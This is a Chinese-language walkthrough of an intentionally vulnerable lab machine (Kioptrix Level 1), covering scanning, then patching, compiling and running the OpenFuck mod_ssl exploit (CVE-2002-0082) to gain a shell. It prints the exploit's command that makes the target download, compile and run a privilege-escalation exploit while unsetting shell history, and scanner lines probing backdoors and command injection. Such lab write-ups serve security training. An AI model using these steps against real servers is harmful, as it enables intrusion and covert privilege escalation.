

攻击机: kali ip: 192.168.83.130

目标机: Kioptrix level 1 NAT模式

https://download.vulnhub.com/kioptrix/Kioptrix_Level_1.rar.torrent

```
Welcome to Kioptrix Level 1 Penetration and Assessment Environment
```

```
--The object of this game:  
!_Acquire "root" access to this machine.
```

```
There are many ways this can be done, try and find more then one way to  
appreciate this exercise.
```

```
DISCLAIMER: Kioptrix is not resposible for any damage or instability  
caused by running, installing or using this VM image.  
Use at your own risk.
```

```
WARNING: This is a vulnerable system, DO NOT run this OS in a production  
environment. Nor should you give this system access to the outside world  
(the Internet - or Interwebs..)
```

```
Good luck and have fun!
```

```
kioptrix login:
```

主机发现:

masscan 192.168.83.0/24 -p 80 --rate 1000 80端口绝对有

```
(root@kali)~[~]  
# masscan 192.168.83.0/24 -p 80 --rate 10000  
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-08-22 07:02:05 GMT  
Initiating SYN Stealth Scan  
Scanning 256 hosts [1 port/host]  
Discovered open port 80/tcp on 192.168.83.132
```

得到目标ip : 192.168.83.132

nmap 详细扫描开放端口

nmap -O -sV -A 192.168.83.132

```

Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
ssh-hostkey:
  1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
  1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
sshdv1: Server supports SSHv1
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
http-methods:
  Potentially risky methods: TRACE
  _http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
  _http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind      2 (RPC #100000)
rpcinfo:
  program version  port/proto  service
  100000    2           111/tcp     rpcbind
  100000    2           111/udp     rpcbind
  100024    1           1024/tcp    status
  100024    1           1024/udp    status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
  _http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
  _http-title: 400 Bad Request
  ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
Not valid before: 2009-09-26T09:32:06
Not valid after: 2010-09-26T09:32:06
ssl-date: 2021-08-25T05:02:18+00:00; +1m47s from scanner time.
sslv2:
  SSLv2 supported
  ciphers:
    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
    SSL2_RC4_128_WITH_MD5
    SSL2_RC2_128_CBC_WITH_MD5
    SSL2_DES_64_CBC_WITH_MD5
    SSL2_RC4_64_WITH_MD5
    SSL2_RC4_128_EXPORT40_WITH_MD5
    SSL2_DES_192_EDE3_CBC_WITH_MD5
1024/tcp  open  status       1 (RPC #100024)
MAC Address: 00:0C:29:5A:8C:2B (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_clock-skew: 1m46s

```

开放了很多端口服务，有的没见过，先打开 80 看看网页：

<http://192.168.83.132/> 一个简单的介绍，似乎没有什么用处

Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default [DocumentRoot](#) set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting `www.example.com`, you should send e-mail to "webmaster@example.com".

The Apache [documentation](#) has been included with this distribution.

For documentation and information on Red Hat Linux, please visit the [Red Hat, Inc.](#) website. The manual for Red Hat Linux is available [here](#).

You are free to use the image below on an Apache-powered Web server. Thanks for using Apache!



You are free to use the image below on a Red Hat Linux-powered Web server. Thanks for using Red Hat Linux!



目录扫描

dirb <http://192.168.83.132>

```
— Scanning URL: http://192.168.83.132/ —
+ http://192.168.83.132/~operator (CODE:403|SIZE:273)
+ http://192.168.83.132/~root (CODE:403|SIZE:269)
+ http://192.168.83.132/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.83.132/index.html (CODE:200|SIZE:2890)
=> DIRECTORY: http://192.168.83.132/manual/
=> DIRECTORY: http://192.168.83.132/mrtg/
=> DIRECTORY: http://192.168.83.132/usage/

— Entering directory: http://192.168.83.132/manual/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


— Entering directory: http://192.168.83.132/mrtg/ —
+ http://192.168.83.132/mrtg/index.html (CODE:200|SIZE:17318)

— Entering directory: http://192.168.83.132/usage/ —
+ http://192.168.83.132/usage/index.html (CODE:200|SIZE:4257)
```

python3 dirsearch.py -u <http://192.168.83.132/>

```
[01:04:40] 403 - 283B - /doc/html/index.html
[01:04:40] 200 - 3KB - /index.html
[01:04:44] 301 - 294B - /manual → http://127.0.0.1/manual/
[01:04:56] 200 - 27B - /test.php
[01:04:58] 200 - 4KB - /usage/
[01:05:01] 403 - 273B - /~operator
[01:05:01] 403 - 269B - /~root
```

<http://192.168.83.132/test.php>




```
<?php4



    print "TEST";

?>
```

<http://192.168.83.132/manual>




Index of /manual

Name	Last modified	Size	Description
 Parent Directory	26-Sep-2009 09:51	-	
 mod/	26-Sep-2009 05:32	-	

Apache/1.3.20 Server at 127.0.0.1 Port 80

<http://192.168.83.132/mrtg/>



Credits

Programming: [Tobias Oetiker <tobias.oetiker@ee.ethz.ch>](mailto:tobias.oetiker@ee.ethz.ch), [Dave Rand <dave.rand@bunli.com>](mailto:dave.rand@bunli.com)
and many contributors from the global Village
DNS Reflectors: www.mrtg.org (by Timothy Kennedy of YellowBrix, Inc)
mrtg.eu.org (by Michel Renfer of LAN Services AG)
WWW Mirrors: [Swiss Original](#), [IT](#), [US](#), [FR](#), [JP](#), [USA](#), [CZ](#), [BR](#), [BB](#), [JP](#), ([usa](#), [uk](#), [th](#))
FTP Mirrors: [SE](#), [NO](#), [RU](#), [US](#), [BR](#), [US](#), [CZ](#), [IT](#), [US](#), [TW](#), [JP](#), ([usa](#), [ro](#), [poland](#), [de](#), [jp](#))
Translations: [Japanese](#), [Espagnol](#)

What is the Multi Router Traffic Grapher?

The Multi Router Traffic Grapher (MRTG) is a tool to monitor the traffic load on network-links. MRTG generates HTML pages containing GIF images which provide a LIVE visual representation of this traffic. Check <http://www.ee.ethz.ch/stats/mrtg/> for an example. MRTG is based on Perl and C and works under UNIX and Windows NT. MRTG is being successfully used on many sites around the net. Check the [MRTG-Site-Map](#).

What is MRTG ()
A short overview on what MRTG is, with additional sections on history, and highlights.

License & MRTG Appreciators


MRTG is freely available under the terms of the [GNU General Public License](#)

MRTG Appreciators
I spend a lot of my time maintaining MRTG, answering user requests and writing other open source software packages. I keep a list of people who have shown their appreciation for my work. For example by [ordering CD or DVD media from my wish list](#).

Start Using MRTG

Download MRTG
Get the latest Version of MRTG

<http://192.168.83.132/usage/>



从这些页面我没看出来什么有用的东西。

漏洞探索

使用 nikto 工具扫描web漏洞,第一次使用这个工具

Nikto是一个开源的WEB扫描评估软件，可以对Web服务器进行多项安全测试，能在230多种服务器上扫描出2600多种有潜在危险的文件、CGI及其他问题。Nikto可以扫描指定主机的WEB类型、主机名、指定目录、特定CGI漏洞、返回主机允许的 http模式等。

nikto -host 192.168.83.132

```
(root@kali)-[~]
# nikto -host 192.168.83.132
- Nikto v2.1.6

+ Target IP: 192.168.83.132
+ Target Hostname: 192.168.83.132
+ Target Port: 80
+ Start Time: 2021-08-25 01:19:08 (GMT-4)

+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep 5 23:12:46 2001
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on server version)
+ OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-27487: Apache is vulnerable to XSS via the Expect header
+ Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution. CAN-2002-0392.
+ OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system. CAN-2002-0839.
+ OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi. CAN-2003-0542.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS).
+ OSVDB-3268: /manual/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting ...
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-link router remote command execution.
+ /shell?cat+etc/hosts: A backdoor was identified.
+ 8724 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time: 2021-08-25 01:19:33 (GMT-4) (25 seconds)
```

从扫描出来的结果 查找到了一个 mod_ssl/2.8.4的漏洞 CVE-2002-0082 百度一下

[国家信息安全漏洞库 \(cnnvd.org.cn\)](http://cnnvd.org.cn)

漏洞信息详情

Apache-SSL和mod_ssl 安全漏洞

CNNVD编号: CNNVD-200203-036

危害等级: 高危

CVE编号: CVE-2002-0082

漏洞类型: 其他

发布时间: 2002-02-27

威胁类型: 远程

更新时间: 2019-07-16

厂商: mod_ssl

漏洞来源: Ed Moyle

漏洞简介

Apache-SSL是美国Apache软件基金会有一个Apache服务器上的SSL实现, 用来为Apache Web服务器提供加密支持。它利用OpenSSL来完成SSL实现。mod_ssl是mod_ssl项目的一个Apache服务器上的SSL实现, 用来为Apache Web服务器提供加密支持。它利用OpenSSL来完成SSL实现。

mod_ssl 2.8.7-1.3.23之前版本和Apache-SSL 1.3.22+1.46之前版本中的dbm和shm会话缓存代码存在安全漏洞。攻击者可利用该漏洞执行任意代码。

漏洞验证

好了现在知道这个漏洞了，那就从此下手

<https://www.exploit-db.com/download/764>

下载 764.c 放入 kali 中

gcc -o 764 764.c -lcrypto 编译

```
(root@kali)~/Desktop/myfiles
# ls
764.c
(root@kali)~/Desktop/myfiles
# gcc -o 764 764.c -lcrypto
764.c:21:10: fatal error: openssl/ssl.h: No such file or directory
21 | #include <openssl/ssl.h>
    | ^~~~~~
compilation terminated.
(root@kali)~/Desktop/myfiles
#
```

编译报错因为没有 openssl/ssl.h 头文件 本地环境没有这个文件，因此需要安装，百度一下

apt-get install libssl-dev 安装环境

```
(root@kali)~
# apt-get install libssl-dev
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  libssl-doc
The following NEW packages will be installed:
  libssl-dev
0 upgraded, 1 newly installed, 0 to remove and 16 not upgraded.
Need to get 1,810 kB of archives.
After this operation, 8,160 kB of additional disk space will be used.
Get:1 http://mirrors.neusoft.edu.cn/kali kali-rolling/main amd64 libssl-dev amd64 1.1.1k-1 [1,810 kB]
Fetched 1,810 kB in 26s (68.6 kB/s)
Selecting previously unselected package libssl-dev:amd64.
(Reading database ... 271782 files and directories currently installed.)
Preparing to unpack .../libssl-dev_1.1.1k-1_amd64.deb ...
Unpacking libssl-dev:amd64 (1.1.1k-1) ...
Setting up libssl-dev:amd64 (1.1.1k-1) ...
```

再次尝试 gcc 编译 失败需要更改一些内容

1.第25行开始 添加头文件:

```
#include <openssl/rc5.h>
#include <openssl/md5.h>

空一行

#define SSL2_MT_ERROR 0
#define SSL2_MT_CLIENT_FINISHED 3
#define SSL2_MT_SERVER_HELLO 4
#define SSL2_MT_SERVER_VERIFY 5
```



```
#define SSL2_MT_SERVER_FINISHED 6
#define SSL2_MAX_CONNECTION_ID_LENGTH 16
```

```
24 #include <openssl/evp.h>
25 #include <openssl/rc4.h>
26 #include <openssl/md5.h>
27
28 #define SSL2_MT_ERROR 0
29 #define SSL2_MT_CLIENT_FINISHED 3
30 #define SSL2_MT_SERVER_HELLO 4
31 #define SSL2_MT_SERVER_VERIFY 5
32 #define SSL2_MT_SERVER_FINISHED 6
33 #define SSL2_MAX_CONNECTION_ID_LENGTH 16
```

2.第672行中COMMAND2 中 替换 wget为：<https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c>; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c;

```
671 #define COMMAND1 "TERM=xterm; export TERM=xterm; exec bash -i\n"
672 #define COMMAND2 "unset HISTFILE; cd /tmp; wget http://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c; gcc -o p ptrace-k
```

3.第970行中 替换为 **const unsigned char *p, *end;**

```
969 unsigned char buf[BUFSIZE];
970 const unsigned char *p, *end;
971 int len;
```

4.第1078行中的 if () 语句将 表达式替换为： (EVP_PKEY_get1_RSA(pkey) == NULL)

```
1078 if (EVP_PKEY_get1_RSA(pkey) == NULL) { // (pkey->type != EVP_PKEY_RSA)
1079     printf("send client master key: The public key in the server certif
1080     exit(1);
1081 }
1082
```

5.第1084行中 替换 encrypted_key_length 为: encrypted_key_length = RSA_public_encrypt(RC4_KEY_LENGTH, ssl->master_key, &buf[10], EVP_PKEY_get1_RSA(pkey), RSA_PKCS1_PADDING);

```
1083 /* Encrypt the client master key with the server public key and put it in the packet */
1084 //encrypted key length = RSA_public_encrypt(RC4_KEY_LENGTH, ssl->master_key, &buf[10], pkey->pkey.rsa, RSA_PKCS1_PADDING);
1085 encrypted_key_length = RSA_public_encrypt(RC4_KEY_LENGTH, ssl->master_key, &buf[10], EVP_PKEY_get1_RSA(pkey), RSA_PKCS1_PADDING);
```

修改完成，参考于:[Compiling exploit 764.c in 2017 \(using libssl-dev 1.1.0f\)](https://hypoxyz.com/2017/07/07/Compiling-exploit-764.c-in-2017-using-libssl-dev-1.1.0f/) - Hypn.za.net

再次编译：这次 重命名为：openfuck.c


```
(root@kali) - [/home/kali/Desktop/myfiles]
# ls
764.c  openfuck.c
(root@kali) - [/home/kali/Desktop/myfiles]
# gcc -o openfuck openfuck.c -lcrypto
(root@kali) - [/home/kali/Desktop/myfiles]
# ls
764.c  openfuck  openfuck.c
(root@kali) - [/home/kali/Desktop/myfiles]
#
```

执行 `./openfuck` 在 Supported OffSet中会显示 对象的操作系统版本信息，注意此靶机的版本信息可从 nmap 443端口扫描的结果可以查看到: Apache/1.3.20 (Unix) (Red-Hat/Linux) 从结果中查找对应结果:

```
(root@kali) - [/home/kali/Desktop/myfiles]
# ./openfuck

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

: Usage: ./openfuck target box [port] [-c N]

target - supported box eg: 0x00
box - hostname or IP address
port - port for ssl connection
-c open N connections. (use range 40-50 if u dont know)

Supported OffSet:
0x00 - Caldera OpenLinux (apache-1.3.26)
0x01 - Cobalt Sun 6.0 (apache-1.3.12)
0x02 - Cobalt Sun 6.0 (apache-1.3.20)
0x03 - Cobalt Sun x (apache-1.3.26)
0x04 - Cobalt Sun x Fixed2 (apache-1.3.26)
0x05 - Conectiva 4 (apache-1.3.6)
0x06 - Conectiva 4.1 (apache-1.3.9)
0x07 - Conectiva 6 (apache-1.3.14)
0x08 - Conectiva 7 (apache-1.3.12)
0x09 - Conectiva 7 (apache-1.3.19)
0x0a - Conectiva 7/8 (apache-1.3.26)
0x0b - Conectiva 8 (apache-1.3.22)
```

有两个结果，依次尝试: 0x6a 0x6b

`./openfuck 0x6a 192.168.83.132 443 -c 40`

```
(root@kali)~/Desktop/myfiles
# ./openfuck 0x6a 192.168.83.132 443 -c 40

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****
VMwareTool
Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8050 Address: 00:0C:29:5A:8C:2B (VM
Ready to send shellcode
Spawning shell...
Good Bye!

(root@kali)~/Desktop/myfiles
#
```

0x6a 失败, 那么尝试 第二个 0x6b

`./openfuck 0x6b 192.168.83.132 443 -c 40`

```
(root@kali)~/Desktop/myfiles
# ./openfuck 0x6b 192.168.83.132 443 -c 50

*****
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****
Connection... 50 of 50
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f80e0
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
--exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; net/0304
--04:16:55-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./p: No such file or directory
bash-2.05$
bash-2.05$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-2.05$
```

成功是成功了, 但是 并不是 root 用户, 其中发现 有问题如题所示


从 第二个红框中, ptrace-kmod.c : No such file or directory 我猜测是我的网络问题导致没有下载下来这个问 c 文件.

测试发现 的确是网络问题, 目标靶机没有下载到 ptrace-kmod.c 手动下载


手动下载 <https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c> 这是 前面更改第 672行中的内容

```
672 /tmp; wget https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; \n"
```

